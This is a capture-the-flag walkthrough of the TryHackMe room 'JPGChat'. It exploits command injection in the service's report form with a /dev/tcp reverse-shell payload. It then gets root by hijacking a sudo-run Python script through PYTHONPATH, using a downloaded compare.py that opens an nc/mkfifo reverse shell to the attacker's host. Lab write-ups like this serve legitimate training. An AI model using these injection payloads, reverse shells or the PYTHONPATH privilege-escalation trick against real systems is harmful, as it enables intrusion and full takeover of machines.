# JPGChat


## JPGChat

https://tryhackme.com/room/jpgchat

```
rustscan -a 10.10.237.195 -- -sC -sV -A | tee scan.txt
```

Open 10.10.237.195:**22**

Open 10.10.237.195:**3000**




IF in google write : "JPGchat git" The first link will be with source code

https://github.com/Mozzie-jpg/JPChat/blob/main/jpchat.py

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Mozzie-jpg** Added JPChat source code

Code | Blame | 31 lines (23 loc) · 892 Bytes

```
#!/usr/bin/env python3

import os

print ('Welcome to JPChat')
print ('the source code of this service can be found at our admin\'s github')

def report_form():

        print ('this report will be read by Mozzie-jpg')
        your_name = input('your name:\n')
        report_text = input('your report:\n')
        os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)
        os.system("bash -c 'echo %s >> /opt/jpchat/logs/report.txt'" % report_text)

def chatting_service():

        print ('MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel')
        print ('REPORT USAGE: use [REPORT] to report someone to the admins (with proof)')
        message = input('')

        if message == '[REPORT]':
                report_form()
        if message == '[MESSAGE]':
                print ('There are currently 0 other users logged in')
                while True:
                        message2 = input('[MESSAGE]: ')
                        if message2 == '[REPORT]':
                                report_form()

chatting_service()
```

ok It works and save the reports

```
┌──(kali㉿kali)-[~/THM/chat]
└─$ python3 chat.py
Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[REPORT]
this report will be read by Mozzie-jpg
your name:
admin
your report:
password

┌──(kali㉿kali)-[~/THM/chat]
└─$ ls
chat.py  report.txt  scan.txt

┌──(kali㉿kali)-[~/THM/chat]
└─$ cat report.txt
admin
password

┌──(kali㉿kali)-[~/THM/chat]
└─$
```

Find the working revshell on my machine

```
┌──(kali㉿kali)-[~/THM/chat]
└─$ python3 chat.py
Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[REPORT]
this report will be read by Mozzie-jpg
your name:
;exec 5<>/dev/tcp/10.11.28.126/4444;cat <&5 | while read line; do $line 2>&5 >&5; done
your report:
;exec 5<>/dev/tcp/10.11.28.126/4444;cat <&5 | while read line; do $line 2>&5 >&5; done

bash: connect: Connection refused
bash: line 1: /dev/tcp/10.11.28.126/4444: Connection refused
bash: line 1: 5: Bad file descriptor
```

try rrevshell with connecting to port 3000

`nc -lnvp 4444`

another terminal

`nc IP 3000`

```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.237.195 3000
Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[REPORT]
this report will be read by Mozzie-jpg
your name:
;exec 5<>/dev/tcp/10.11.28.126/4444;cat <&5 | while read line; do $line 2>&5 >&5; done
your report:
;exec 5<>/dev/tcp/10.11.28.126/4444;cat <&5 | while read line; do $line 2>&5 >&5; done
```

```
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.237.195] 35556
id
uid=1001(wes) gid=1001(wes) groups=1001(wes)
ls -la
total 96
drwxr-xr-x  25 root root  4096 Sep  7 15:07 .
drwxr-xr-x  25 root root  4096 Sep  7 15:07 ..
drwxr-xr-x   2 root root  4096 Dec  2  2020 bin
drwxr-xr-x   3 root root  4096 Dec  2  2020 boot
drwxr-xr-x   2 root root  4096 Jan 15  2021 box_setup
drwxr-xr-x  16 root root  3560 Sep  7 15:07 dev
drwxr-xr-x  94 root root  4096 Jan 15  2021 etc
drwxr-xr-x   3 root root  4096 Jan 15  2021 home
lrwxrwxrwx   1 root root    33 Dec  2  2020 initrd.img → boot/initrd.img-4.4.0-197-generic
lrwxrwxrwx   1 root root    33 Dec  2  2020 initrd.img.old → boot/initrd.img-4.4.0-197-generic
drwxr-xr-x  22 root root  4096 Dec  2  2020 lib
drwxr-xr-x   2 root root  4096 Dec  2  2020 lib64
drwx------   2 root root 16384 Dec  2  2020 lost+found
drwxr-xr-x   2 root root  4096 Dec  2  2020 media
drwxr-xr-x   2 root root  4096 Dec  2  2020 mnt
drwxr-xr-x   4 root root  4096 Jan 15  2021 opt
dr-xr-xr-x 115 root root     0 Sep  7 15:07 proc
drwx------   3 root root  4096 Jan 15  2021 root
drwxr-xr-x  23 root root   860 Sep  7 15:58 run
drwxr-xr-x   2 root root  4096 Dec  2  2020 sbin
drwxr-xr-x   2 root root  4096 Jan 15  2021 snap
drwxr-xr-x   2 root root  4096 Dec  2  2020 srv
dr-xr-xr-x  13 root root     0 Sep  7 15:07 sys
drwxrwxrwt   7 root root  4096 Sep  7 16:17 tmp
drwxr-xr-x  10 root root  4096 Dec  2  2020 usr
drwxr-xr-x   2 root root  4096 Jan 15  2021 vagrant
drwxr-xr-x  13 root root  4096 Dec  2  2020 var
lrwxrwxrwx   1 root root    30 Dec  2  2020 vmlinuz → boot/vmlinuz-4.4.0-197-generic
lrwxrwxrwx   1 root root    30 Dec  2  2020 vmlinuz.old → boot/vmlinuz-4.4.0-197-generic
```

And I am on machine, user wes

First flag is in home directory

```
ls
wes
cd wes
ls -la
total 24
drwxr-xr-x 2 wes  wes  4096 Jan 15  2021 .
drwxr-xr-x 3 root root 4096 Jan 15  2021 ..
-rw------- 1 wes  wes     0 Jan 15  2021 .bash_history
-rw-r--r-- 1 wes  wes   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 wes  wes  3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 wes  wes   655 Jul 12  2019 .profile
-rw-r--r-- 1 root root   38 Jan 15  2021 user.txt
cat user.txt
JPC
```

Interesting : The owner of user.txt is root)

I can run script as root


```
sudo -l
Matching Defaults entries for wes on ubuntu-xenial:
    mail_badpass, env_keep+=PYTHONPATH

User wes may run the following commands on ubuntu-xenial:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/development/test_module.py
cat /opt/development/test_module.py
#!/usr/bin/env python3

from compare import *

print(compare.Str('hello', 'hello', 'hello'))
cd /opt/development/
ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 15  2021 .
drwxr-xr-x 4 root root 4096 Jan 15  2021 ..
-rw-r--r-- 1 root root   93 Jan 15  2021 test_module.py
```

But the main information was in the hint




I try some revshell but this one is 100% worked

create a file "shell.py"

```
import os

os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.11.28.126 4445 >/tmp/f")
```

Download to target machine

Chenge filename to same name with python library using in script

start another listener

`nc -lnvp 4445`

and run command

`sudo PYTHONPATH=/tmp /usr/bin/python3 /opt/development/test_module.py`

```
wget http://10.11.28.126:8001/shell.py
--2023-09-07 17:02:24--  http://10.11.28.126:8001/shell.py
Connecting to 10.11.28.126:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 101 [text/x-python]
Saving to: 'shell.py'

0K                                                     100% 11.5K=0.009s

2023-09-07 17:02:24 (11.5 KB/s) - 'shell.py' saved [101/101]

mv shell.py compare.py
sudo PYTHONPATH=/tmp /usr/bin/python3 /opt/development/test_module.py
rm: cannot remove '/tmp/f': No such file or directory
```

final flag in root's directory